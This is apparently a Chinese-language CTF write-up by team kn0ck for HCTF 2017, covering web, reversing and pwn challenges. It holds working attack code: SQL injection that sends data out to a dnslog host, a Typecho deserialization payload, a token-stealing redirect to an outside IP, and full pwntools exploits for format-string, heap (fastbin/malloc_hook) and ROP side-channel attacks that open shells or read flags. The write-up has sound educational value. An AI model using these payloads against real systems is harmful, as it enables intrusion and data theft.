2017 HCTF -- writeup

kn0ck


2017.11.13

WEB

1. web1

发现 https 证书有错误，进入网站也提示这个。

然后查看证书，找到以下:



访问 123.206.81.217.得到 flag

2. boring website

扫描发现 www.zip

得到源码，发现过略了 exec，不能执行系统命令，但提示数据库链接为 mysql，想到用 openquery 和 oob 来绕过。后面就和基本的 mysql 注入类似了

暴库：;

Select * from OpenQuery(mysql, 'select

load_file(concat("\\\\",database(),".90d45c0e.dnslog.link\\a.txt"))');

database:webwebweb

爆表：;Select * from OpenQuery(mysql, 'select load_file(concat("\\\\",(select table_name from information_schema.tables where table_schema=0x776562776562776562),".90d45c0e.dnslog.link\\a.txt"))');

table:secret

爆列名：(select column_name from information_schema.columns where table_name=secret limit 0,1)

id,name,password,

结果：Select * from OpenQuery(mysql, 'select load_file(concat("\\\\", (select password from secret),".90d45c0e.dnslog.link\\a.txt"))');--

#hctf{dn5-1og-can-take-f14g-6as84f}

3. SQL Silencer

注释里存在 hat you need is in table:flag -

id 可以为 1，2，3，返回用户名

输入以字母开头，返回 We only have 3 users.（暂定）疑似有过滤

输入 1aaa 返回 There is nothing.

1+or+1 返回 nonono

猜测源码：

```
<?php
$id = $_GET['id'];

if(preg_match('/or|order|,|*|information|group|for|_|/i', $id)) {
        die('NoNoNo');
}
?>
```

未被过虑：%0a sleep () from for ascii substr as

存在延时注入 payload:1|sleep(5)

爆破数据库代码：

```
import requests
def gogogo(payload):
    ans = ''
    for j in xrange(1,32):
        for i in xrange(32,127):
            url = 'http://sqls.2017.hctf.io/index/index.php?id=1|case%0awhen(select(ascii(substr('+payload+'from('+str(j)+'))))='+str(i)+')then(sleep(0))end'
            if requests.get(url).text.find('Alice') > 0:
                ans += chr(i)
                print ans
                break
//gogogo('(select(version()))')
gogogo('(select(flag)from(hctf.flag)where(flag)like(0x256863746625))')
```

得到网址./H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/

index 页面疑似 typecho，利用之前的反序列化漏洞

http://sqls.2017.hctf.io/index/H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/install.php

payload:

http://sqls.2017.hctf.io/index/H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/install.php?finish=1

post:__typecho_config=YToyOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRm
VlZCI6Mjp7czoxOToiAFR5cGVjaG9fRmVlZABfdHlwZSI7czo3OiJSU1MgMi4wIjtz
OjIwOiIAVHlwZWNob19GZWVkAF9pdGVtcyI7YToxOntpOjA7YToxOntzOjU6InR
pdGxlIjtzOjE6IjEiO3M6NDoibGluayI7czoxOiIxIjtzOjQ6ImRhdGUiO2k6MTUwOD
g5NTEzMjtzOjg6ImNhdGVnb3J5IjthOjE6e2k6MDtPOjE1OiJUeXBlY2hvX1JlcXVlc
3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJ
zY3JlZW5OYW1lIjtzOjYyOiJwcmludF9yKGZpbGVfZ2V0X2NvbnRlbnRzKCIuLi8uL
i8uLi8uLi8uLi8uLi9mbGFnX2lzX2hlcmUvZmxhZyIpKSI7fXM6MjQ6IgBUeXBlY2hvX1Jl

cXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fXM6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjYyOiJwcmludF9yKGZpbGVfZ2V0X2NvbnRlbnRzKCIuLi8uLi8uLi8uLi8uLi9mbGFnX2lzX2hlcmUvZmxhZyIpKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19czo2OiJwcmVmaXgiO3M6ODoidHlwZWNob18iO30=

referer:http://sqls.2017.hctf.io/index/H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017

4. A World Restored

csp 设置如下

```
default-src 'self' http://auth.2017.hctf.io http://messbox.2017.hctf.io;
script-src 'nonce-ae14d88c9f04db6f93' http://auth.2017.hctf.io http://messbox.2017.hctf.io 'unsafe-eval';
style-src 'self' https://maxcdn.bootstrapcdn.com 'unsafe-inline';
font-src https://maxcdn.bootstrapcdn.com
```

也就是说，不能插<script>，不能引入自己的语句，必须从他本地找自己可以控制的点。。想办法绕过。一开始把重心都放在 jsonp 上面了。

但是没法利用，主办方要求是点开你输的链接，然后被 hack。所以肯定还有需要一个子域可以渲染页面的链接，并且可以被自己利用。


找啊找啊找啊找，没有。万念俱灰的时候。掉线了。重新登录了一下。发现后面跟的 token 很奇怪。

然后分析，利用。发现这里有一个傻傻的利用点。欺负人啊！！哪有这么写代码的！！

然后直接拿到管理员 token，登录。拿到 flag。

利用点：

http://auth.2017.hctf.io/login.php?n_url=http://101.200.58.21:2017/



5. web2-babycrack

首先可以轻易判断出，这是个本地页面，然后发现 js 很复杂，猜测为 js 解密。

由于没有合适的解密脚本，只好手动解密。第一时间 down 源码，本地建环境。

方便调 js。

首先先美化一下，好看点，可以轻易看出。分为 4 部分。

0x01 经过分析，第一部分为加密函数。

```
var _0x180a = ['random', 'charCodeAt', 'fromCharCode', 'parse', 'substr
(function(_0xd4b7d6, _0xad25ab) {
    var _0x5e3956 = function(_0x1661d3) {
            while (--_0x1661d3) {
                _0xd4b7d6['push'](_0xd4b7d6['shift']());
            }
        };
    _0x5e3956(++_0xad25ab);
}(_0x180a, 0x1a2));
var _0xa180 = function(_0x5c351c, _0x2046d8) {
        _0x5c351c = _0x5c351c - 0x0;
        var _0x26f3b3 = _0x180a[_0x5c351c];
        return _0x26f3b3;
    };
```

这里，首先先定义一个数组。存放一些函数关键字。然后第二个函数好像是打混顺序。

没有太注意，反正一跑就出来了。第三个函数是获取函数关键字用的。后面有好多调用

的。

例如这个样子_0xa180('0x0')。

0x02 从后面说吧，中间那个最后说。

```
function test() {
    var _0x5bf136 = document[_0xa180('0x32')](_0xa180('0x33'))['value'];
    if (_0x5bf136 == '') {
        console[_0xa180('0x34')](_0xa180('0x35'));
        return ![];
    }
    var _0x4d0e29 = check(_0x5bf136);
    if (_0x4d0e29) {
        alert(_0xa180('0x36'));
    } else {
        alert(_0xa180('0x37'));
    }
}
window['onload'] = function() {
    setInterval(_0xa180('0x38'), 0x32);
    test();
};
```

test 函数，主要就是获取 dom 元素，然后去 check。

最后那个应该就是不断刷新 console，没去解，直接删掉。

0x03 check 函数

1）check 里面也有一个函数是加密函数。_0x43c8d1。功能及原理和之前那个一样，

但这个多了一个密码，也就是输入字符串的前四位。但 flag 前四位不是固定 hctf 么，

所以直接写死就好了。不做过多解释了。然后手动拿这两个函数解密大部分代码。

首先发现他把 flag 以_隔开，分别分成了五段。

形如

hctf{xxxx_xxxx_xx_xx_xxxx}

2）再往下，有一个叫 b2c 的函数，当时看到蛮懵的。心想，要出事了。

好在拖出来试了一下。发现就是个 base32 加密。然后开开心心的注释掉了。

由此，可以根据 e 和 f 判断出 flag[2]以及 flag[3]

```
//4E463541=NF5A=iz
e = str2hex(b2c(flag_list[0x2])['split']('=')[0x0]) ^ 0x53a3f32;
if (e != 0x4b7c0a73) {
    return ![];
}
//4F4D5941=OMYA=s0
f = str2hex(b2c(flag_list[0x3])['split']('=')[0x0]) ^ e;
if (f != 0x4315332) {
    return ![];
}
```

直到现在，flag 为 hctf{xxxx_xxxx_iz_s0_xxxx}

3）还有就是这个函数。经过分析，应该是 str2hex，所以直接使用了。

```
var _0x1c3854 = function(_0x52ba71) {
        var _0x52b956 = '0x';
        for (var _0x59c050 = 0x0; _0x59c050 < _0x52ba71[_0x43c8d1(0x8)]; _0x59c050++) {
            _0x52b956 += _0x52ba71[_0x43c8d1('f')](_0x59c050)[_0x43c8d1(0xc)](0x10);
        }
        return _0x52b956;
    };
```

4）再往下分析。会发现如此神奇的一段。然后分析这里。

```
h = function(_0x4c466e, _0x28871) {
    var _0x3ea581 = '';
    for (var _0x2fbf7a = 0x0; _0x2fbf7a < _0x4c466e[_0x43c8d1(0x8)]; _0x2fbf7a++) {
        _0x3ea581 += _0x28871(_0x4c466e[_0x2fbf7a]);
    }
    return _0x3ea581;
};
j = _0x76e1e8[0x1][_0x43c8d1(0xe)]('3');
if (j[0x0][_0x43c8d1(0x8)] != j[0x1][_0x43c8d1(0x8)] || (_0x1c3854(j[0x0]) ^ _0x1c3854(j[0x1])) != 0x1613) {
    return ![];
}
```

可以看到。flag[3]这里在他中间有一个 3。

并且下面有个 l 以及给出。通过 l 可以推出 3 前面的字符。跟进后得出 rev。然后根据

上面那个 if 后面的异或，可以推出 3 后面的为 rse。

至此，flag 为 hctf{xxxx _ rev3rse _ iz_s0_xxxxxxxx}。

5）还剩两段。说实话，后边这一段，差点逼疯自己。由于当时代码被自己整的挺乱的。

自己能看懂的 js 跑不起来，所以就和原版的每个 return 加 console 的一起调。

第一次测试时，输入的文本是 hctf{this_is_flag}。然后发现他过了第一重验证。然后就

误认为前面为 9 位。然后调后面，调不出来。当时一直以为代码被自己搞错了。

最后快要放弃时，试了一下 7 位。出来了一个 h4rd。开心到爆。

后面函数就不一一分析了。感觉有点啰嗦。

然后目前代码为


hctf{xx _ rev3rse _ iz_s0_h4rd2xxxx3}

6）此时，还不知道的有，前面的 xx，以及后面的位数

当时心态也处于快炸的时候。

前面的 xx，直接跑了一下那个异或，出来了好多。

根据语义，猜。



然候后面的字符根据提示，得到

hctf{xx_rev3rse_iz_s0_h4rd23xx3333}

然后直接爆破 sha256。

最终 flag 为 hctf{j5_rev3rse_iz_s0_h4rd23ee3333}

我就想知道，这俩 e 是什么鬼。心塞塞。

最后 p.s. 感谢 LoRexxar 大佬，这次学到了不少。

hctf{j5_rev3rse_iz_s0_h4rd23ee3333}

Bin

1. Evr_Q

首先输入用户名进行检查，用户名只是简单的异或，比对，逆推即可。接着是输入 start

code，startcode 长度是 35，首先是对整个字符串异或 0x76，接着是对 7 到 14 位的进行异或以及移位操作，接着是对 14-21 位做类似操作，接着是 21-28；最后是和一个字符串进行对比。

知道了这个流程之后，对于后面的移位部分是采用爆破出来的，因为可见字符也少，最后整个逆推回去就好了。

```
a="\xA4\xA9\xAA\xBE\xBC\xB9\xB3\xA9\xBE\xD8\xBE"
stri=""
aa=[]
for i in range(0,len(a)):
    stri+=chr((((((i ^ 0x76) - 0x34) ^ 0x80) + 0x2B) ^ ord(a[i]))&0xff)
    aa.append(ord(stri[i]))
print stri

for i in range(0,len(aa)/2):
    aa[i]^=aa[len(aa)-1-i]
    aa[len(aa)-1-i]^=aa[i]
    aa[i]^=aa[len(aa)-1-i]
bb=""
for i in aa:
    bb+=chr(i)
print bb
tt="\x1E\x15\x02\x10\x0D\x48\x48\x6F\xDD\xDD\x48\x64\x63\xD7\x2E\x2C\xFE\x6A\x6D\x2A\xF2\x6F\x9A\x4D\x8B\x4B\x8A\x8F\x46\x46\x41\x17\x41\x13\x0B"
print len(tt)
qq=""
for i in range(0,7):
    qq+=chr(ord(tt[i])^0x76)
print qq

for i in range(0,7):
```

```
    c=ord(tt[i+7])
    for j in range(0,0xff):
        y=j^0xad
        m=(((y*2)&0xaa)|((y&0xaa)>>1))&0xff
        #print hex(m),hex(c)
        #print "hh"
        if m==c:
            qq+=chr(j^0x76)
            print '123'
            break
for i in range(0,7):
    c=ord(tt[i+14])
    for j in range(0,0xff):
        y=j^0xbe
        m=(((y*4)&0xcc)|((y&0xcc)>>2))&0xff
        #print hex(m),hex(c)
        #print "hh"
        if m==c:
            qq+=chr(j^0x76)
            print '123'
            break
for i in range(0,7):
    c=ord(tt[i+21])
    for j in range(0,0xff):
        y=j^0xef
        m=(((y*16)&0xf0)|((y&0xf0)>>4))&0xff
        #print hex(m),hex(c)
        #print "hh"
        if m==c:
            qq+=chr(j^0x76)
```

```
                print '123'
                break
for i in range(0,7):
    qq+=chr(ord(tt[i+28])^0x76)
print qq
```

#hctf{>>D55_CH0CK3R_B0o0M!-1a007a7e}

2. ez_crackme

这题花了一大晚上的时间去傻傻的跟流程，看到底是做了些啥，功夫不负有心人还是看出了些猫腻，最后拿到了一血，还是蛮开心的。

这题是把预设的一串字符作为指令 ,通过一定的方式进行转译从而进行操作。字符 0x28 是条件判断以及跳转循环，其余的都是三个字符表示一次操作，第一个表示操作类型，第二个以及第三个表示操作的寄存器。具体类似于 0x13 是异或操作 ,0x18 是与操作，0x1e 是移位操作。具体过程就不细说了，直接把逆回去的代码贴出来。

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

unsigned int cror(unsigned int c,unsigned int b){
    unsigned int right =c>>b;
    unsigned int left =c<<( 32-b)  ;
    unsigned int temp=left|right;
    return temp;
}
int main()
{
        int
a[]={-9,12,59,-127,8,73,-122,13,77,-91,-117,32,-128,-119,-3,69,-36,12,41,-125,1
21, 96,45,-97,125,125,-62,-39,75,72,39,76};
```

```
int b[32]={0};
int cc[32]={0};
int i=0;
int m=0xEFBEADDE;
int temp=0;
char c=m;
temp=c;
printf("%d %x\n",sizeof(a),temp);
for (i=0;i<32;i++){
        c=m;
        temp=c;
        temp+=i;
        b[i]=temp^a[i];
        //printf("%d ",b[i]);
        m=cror(m,8);
        //printf("%x\n",m);

}
for (i=0;i<32;i++){
        b[i]&=0xff;
        printf("%x ",b[i]);
        //m=cror(m,8);
        //printf("%x\n",m);

}
printf("\n");
unsigned char low;
unsigned char high;
int former=0;
for (i=0;i<32;i++){
        if(i-1<0){
```

```
                former=31;
        }
        else
                former=i-1;
        low =b[former]&0x7;
        high=b[i]&0xf8;
        high=high>>3;
        low=low<<5;
        cc[i]=(high+low)&0xff;
        //printf("%c\n",cc[i]);

    }
    int list[]={19,6, 25, 12, 31, 18, 5, 24, 11, 30, 17, 4, 23, 10, 29, 16, 3, 22, 9,
28, 15, 2, 21, 8, 27, 14, 1, 20, 7, 26, 13, 0};
    for (i=0;i<32;i++) {
        temp=list[i];
        b[temp]=cc[i];
    }
    for (i=0;i<32;i++) {
        printf("%c",b[i]);
    }
    printf("\n");
}
```

3. guestbook:

分析：

1.add：结构是 4+0x20+4,分别是标志 flag+name+phone 的 chunk 指针（chunk 大小是 0x10,只能输入数字）。

2.see：输出 name 和 phone。会把 name 和 chunk 用 snprintf 拷贝到栈上再 puts。

3.del：释放 chunk 并清空，没有漏洞。

漏洞：

snprintf 的格式化漏洞。

利用 snprintf 泄露加载地址、libc 地址、堆地址，再 1 个字节 1 个字节改 free_got 和第一个 phone chunk 内容。

exploit:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
from ctypes import *

DEBUG = 0
if DEBUG:
    #p = process('./club')
    p = process(['./guestbook'],
    env={'LD_PRELOAD': os.path.join(os.getcwd(),'libc.so.6')})
    #context.log_level = 'debug'
    libc = ELF('libc.so.6')#libc.so.6    #/lib/x86_64-linux-gnu/libc-2.24.so
else:
    p = remote('47.100.64.171', 20002)
    libc = ELF('libc.so.6')

p.recvuntil('you token')
p.send('                \n')


def add(p,name,phone):
    p.recvuntil('choice:\n')
    p.send('1\n')
    p.recvuntil('name?\n')
    p.send(name)
```

```
    p.recvuntil('phone?\n')
    p.send(phone)

def see(p,index):
    p.recvuntil('choice:\n')
    p.send('2\n')
    p.recvuntil('index:\n')
    p.send(str(index)+'\n')

def dele(p,index):
    p.recvuntil('choice:\n')
    p.send('3\n')
    p.recvuntil('index:\n')
    p.send(str(index)+'\n')

#gdb.attach(p)
add(p,'%70$x\n','1234567890123456\n')
see(p,0)
p.recvuntil('the name:')
data=p.recv(8)
program_base=int(data,16)-0x0000142C
print "program_addr=",hex(program_base)

payload='aaa'+p32(program_base+0x00002FF4)+'bcd%8$s'
#payload='%10$s'.ljust(8,'a')+'bcd'+p32(program_base+0x00002FF4)
add(p,payload+'\n','1234567890123456\n')
see(p,1)
p.recvuntil('bcd')
data=p.recv(4)
libc_base=u32(data)-libc.symbols['atoi']
print "libc_base=",hex(libc_base)
```

```
payload='aaa'+p32(program_base+0x00003064)+'bcd%8$s'
#payload='%10$s'.ljust(8,'a')+'bcd'+p32(program_base+0x00002FF4)
add(p,payload+'\n','1234567890123456\n')
see(p,2)
p.recvuntil('bcd')
data=p.recv(4)
heap_base=u32(data)
print "heap_base=",hex(heap_base)

dele(p,1)
dele(p,2)

system_addr=libc_base+libc.symbols['system']       #1
free_hook=libc_base+0x001B18B0
print "system_addr=",hex(system_addr)
payload='aaa'+p32(free_hook)
len1=len(payload)
low=system_addr & 0xff
print "low=",low
payload=payload+'%'+str(low-len1)+'c'+'%8$hhn'
add(p,payload+'\n','1234567890123456\n')
print payload
see(p,1)

payload='aaa'+p32(free_hook+1)                          #2
len1=len(payload)
low=(system_addr>>8) & 0xff
print "low=",low
payload=payload+'%'+str(low-len1)+'c'+'%8$hhn'
add(p,payload+'\n','1234567890123456\n')
```

```
print payload
see(p,2)

payload='aaa'+p32(free_hook+2)                    #3
len1=len(payload)
low=(system_addr>>16) & 0xff
print "low=",low
payload=payload+'%'+str(low-len1)+'c'+'%8$hhn'
add(p,payload+'\n','1234567890123456\n')
print payload
see(p,3)

payload='aaa'+p32(free_hook+3)                    #4
len1=len(payload)
low=(system_addr>>24) & 0xff
print "low=",low
payload=payload+'%'+str(low-len1)+'c'+'%8$hhn'
add(p,payload,'1234567890123456\n')
print payload
see(p,4)

a='sh ;'#'/bin/sh ;'
for i in range(len(a)):
    payload='aaa'+p32(heap_base+i)                #
    len1=len(payload)
    low=ord(a[i])
    print "low=",low
    payload=payload+'%'+str(low-len1)+'c'+'%8$hhn'
    add(p,payload,'1234567890123456\n')
    print payload
    see(p,5+i)
```

```
dele(p,0)
p.interactive()
```

4. babyprintf

这题被名字误导了大半天。。。一直以为是格式化字符串漏洞，然后搜了 phrack10 年的文章看了半天，信心满满地想要关掉 printf_chk 的保护。。结果发现 12 年 libc 更新加强了保护，还看了半天 printf 的源码。。。

最后 printf 实在不行了，想的是 gets 有溢出能不能溢出堆。。。看到只有 malloc，没有 free，想起了去年东华杯做的那个 house of orange 的题，应该可以通过溢出 top chunk 搞事情，但是新的 libc 是加强了 io 虚表的，所以 unsorted bin attack 我也没想出办法。

但是通过这个是知道了申请大于 top chunk size 的时候，会把之前的 top chunk 调用 free 函数 free 掉的，所以可以这样变相的调用 free。所以就想办法伪造了俩个 fastbin，用 one_gadget 找到了一个 rce，最后通过 fastbin attack 把 malloc_hook 覆盖成 rce，拿到 shell，得到 flag

```
from pwn import *
from ctypes import *
DEBUG = 0
if DEBUG:
    #p = process('./babyprintf')
    #scontext.log_level = 'debug'
    #libc = ELF('/lib32/libc-2.24.so')
    p = process(['./babyprintf'], env={'LD_PRELOAD':
os.path.join(os.getcwd(),'libc-2.24.so')})
    libc = ELF('libc-2.24.so')#/lib/x86_64-linux-gnu/libc-2.23.so')

else:
    p = remote('47.100.64.113 ',23332 )
    libc = ELF('libc-2.24.so')
    p.recvuntil('token')
```

```
        p.sendline('         ')

def pwn():
    #gdb.attach(p, "b *0x4007D2")#8048F40 ")


data='%1$da'+'%2$da'+'%3$da'+'%4$da'+'%5$dbb'+'%6$llda'+'%7$dcc'+'%
8$llda'
    p.recvuntil('size: ')
    p.sendline(str(0x1000-0x10))
    p.recvuntil('string: ')
    p.sendline(data)
    p.recvuntil('bb')
    libc_start_main_addr=int(p.recvuntil('a')[:-1])
    #print stack_addr
    p.recvuntil('cc')
    stack_addr=int(p.recvuntil('a')[:-1])
    #print heap_addr
    print hex(stack_addr),hex(libc_start_main_addr)

    libc_base=libc_start_main_addr-libc.symbols['__libc_start_main']-241
    print hex(libc_base)
    system_addr=libc_base+libc.symbols['system']
    bin_sh_addr=libc_base+next(libc.search('/bin/sh'))
    malloc_hook = libc_base + libc.symbols["__malloc_hook"]
    print hex(malloc_hook)

    for i in range (0,31):
        p.recvuntil('size: ')
        p.sendline(str(0x1000-0x10))
        data='a'*0x20+p64(0)+p64(0xf91)
        p.recvuntil('string: ')
```

```
        p.sendline(data)
    #raw_input()

    p.recvuntil('size: ')
    p.sendline(str(0x1000-0x80-0x10))
    data='\x00'*(0x1000-0x10-0x80)+p64(0)+p64(0x81)
    p.recvuntil('string: ')
    p.sendline(data)

    p.recvuntil('size: ')
    p.sendline(str(0x1000-0x90-0x10))
    data='\x00'*(0x1000-0x10-0x90)+p64(0)+p64(0x91)
    p.recvuntil('string: ')
    p.sendline(data)

    p.recvuntil('size: ')
    p.sendline(str(0x1000-0x90-0x10))
    data='\x00'+p64(0)+p64(0x91)
    p.recvuntil('string: ')
    p.sendline(data)
    p.recvuntil('size: ')

    p.sendline(str(80))
    fd_ptr=p64(malloc_hook - 0x1b - 8)
    print hex(malloc_hook - 0x1b - 8)
    data='\x00'*0x1fe0+p64(0)+p64(0x71)+fd_ptr
    p.recvuntil('string: ')
    p.sendline(data)

    p.recvuntil('size: ')

    p.sendline(str(96))
```

```
    data='\x00'*8
    p.recvuntil('string: ')
    p.sendline(data)
    rce=libc_base+0x4557a
    print hex(rce)
    p.recvuntil('size: ')
    p.sendline(str(96))
    data='\x00'*8
    p.recvuntil('string: ')
    data='a'*19+p64(rce)
    p.sendline(data)
    #gdb.attach(p, "b *0x4007D2")
    p.recvuntil('size: ')
    p.sendline(str(100))
    p.interactive()
if __name__ == '__main__':
   pwn()
```

#hctf{052ec45284f5ce1f20ea611b5f5f24fda05924552054a60799c10d7c6b497e35}

5. babystack

漏洞：

1.main 函数内首先输入一个地址并读出这个地址上的值，可以泄露 libc 地址

2.vul 函数内有个溢出

利用：


限制只能使用 open/read/exit 这三个调用。

我们先泄露 libc，然后构造 ROP 先读入“./flag”字符串到 file_addr，再用 open 打开./flag 文件并 read 到内存地址 libc_write 中，再构造 ROP 链来爆破。用到的 Gadget 如下：

0x0000000000016ee9d：cmp byte ptr [rdi], dl ; ret （rid 置为 libc_write 即可）

0x000000000004b82a : cmp byte ptr [rax + 0x39], cl ; ret

第 2 个 gadget 会把条件位置位，再跳到 jnz_addr：



如果猜对则往左边去，exit，输出 Bad system call

猜错则往右边去，输出 Bus error

根据这两个特征字符串来判断猜测的正确与否。flag 只含 a-z 和 0-9、{}。

exploit:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
from ctypes import *

DEBUG = 0
if DEBUG:
    #p = process('./club')
    p = process(['./babystack'],
    env={'LD_PRELOAD': os.path.join(os.getcwd(),'libc.so.6')})
    context.log_level = 'debug'
    libc = ELF('libc.so.6')#libc.so.6     #/lib/x86_64-linux-gnu/libc-2.24.so
else:
```

```
    p = remote('47.100.64.113', 20001)
    libc = ELF('libc.so.6')

#gdb.attach(p,'b *0x0000000000400AF8')
p.recvuntil('you token')
p.send('                \n')
addr=0x601058
pop_rdi=0x0000000000400c03
file_addr=0x0000000000601078
jnz_addr=0x0000000000400A7A
#pop_rsi_r15=0x0000000000400c01

abcd='abcdefghijklmnopqrstuvwxyz0123456789{}'
i=0
ji=38
answer=''
while (1):
    p.recvuntil('chance\n')
    p.send(str(addr)+'\n')
    data=p.recvuntil('\n')[:-1]
    data=int(data)
    libc_base=data-libc.symbols['__libc_start_main']
    #print "libc_base=",hex(libc_base)

    read_addr=libc_base+libc.symbols['read']
    open_addr=libc_base+libc.symbols['open']
    #exit_addr=libc_base+libc.symbols['exit']
    #abcd_addr=libc_base+0x0000000000194220
    pop_rdx=libc_base+0x1b92
    pop_rsi=libc_base+0x202e8
    cmp_rdi_dl=libc_base+0x000000000016ee9d
```

```
    libc_write=libc_base+0x00000000003C4660

    payload='a'*0x20+'xrbp'*2

payload+=p64(pop_rdi)+p64(0)+p64(pop_rsi)+p64(file_addr)+p64(pop_rdx)+p64(0x1000)
    payload+=p64(read_addr)

payload+=p64(pop_rdi)+p64(file_addr)+p64(pop_rsi)+p64(0)+p64(pop_rdx)+p64(0x80)
    payload+=p64(open_addr)

payload+=p64(pop_rdi)+p64(3)+p64(pop_rsi)+p64(libc_write)+p64(pop_rdx)+p64(0x80)
    payload+=p64(read_addr)

payload+=p64(pop_rdi)+p64(libc_write+ji)+p64(pop_rdx)+p64(ord(abcd[i]))+p64(cmp_rdi_dl)+p64(jnz_addr)
    payload+=p64(0x0000000000400AD9)+'\n'
    p.send(payload)
    sleep(0.15)
    #raw_input('aaa\n')
    payload= './flag'
    p.send(payload)
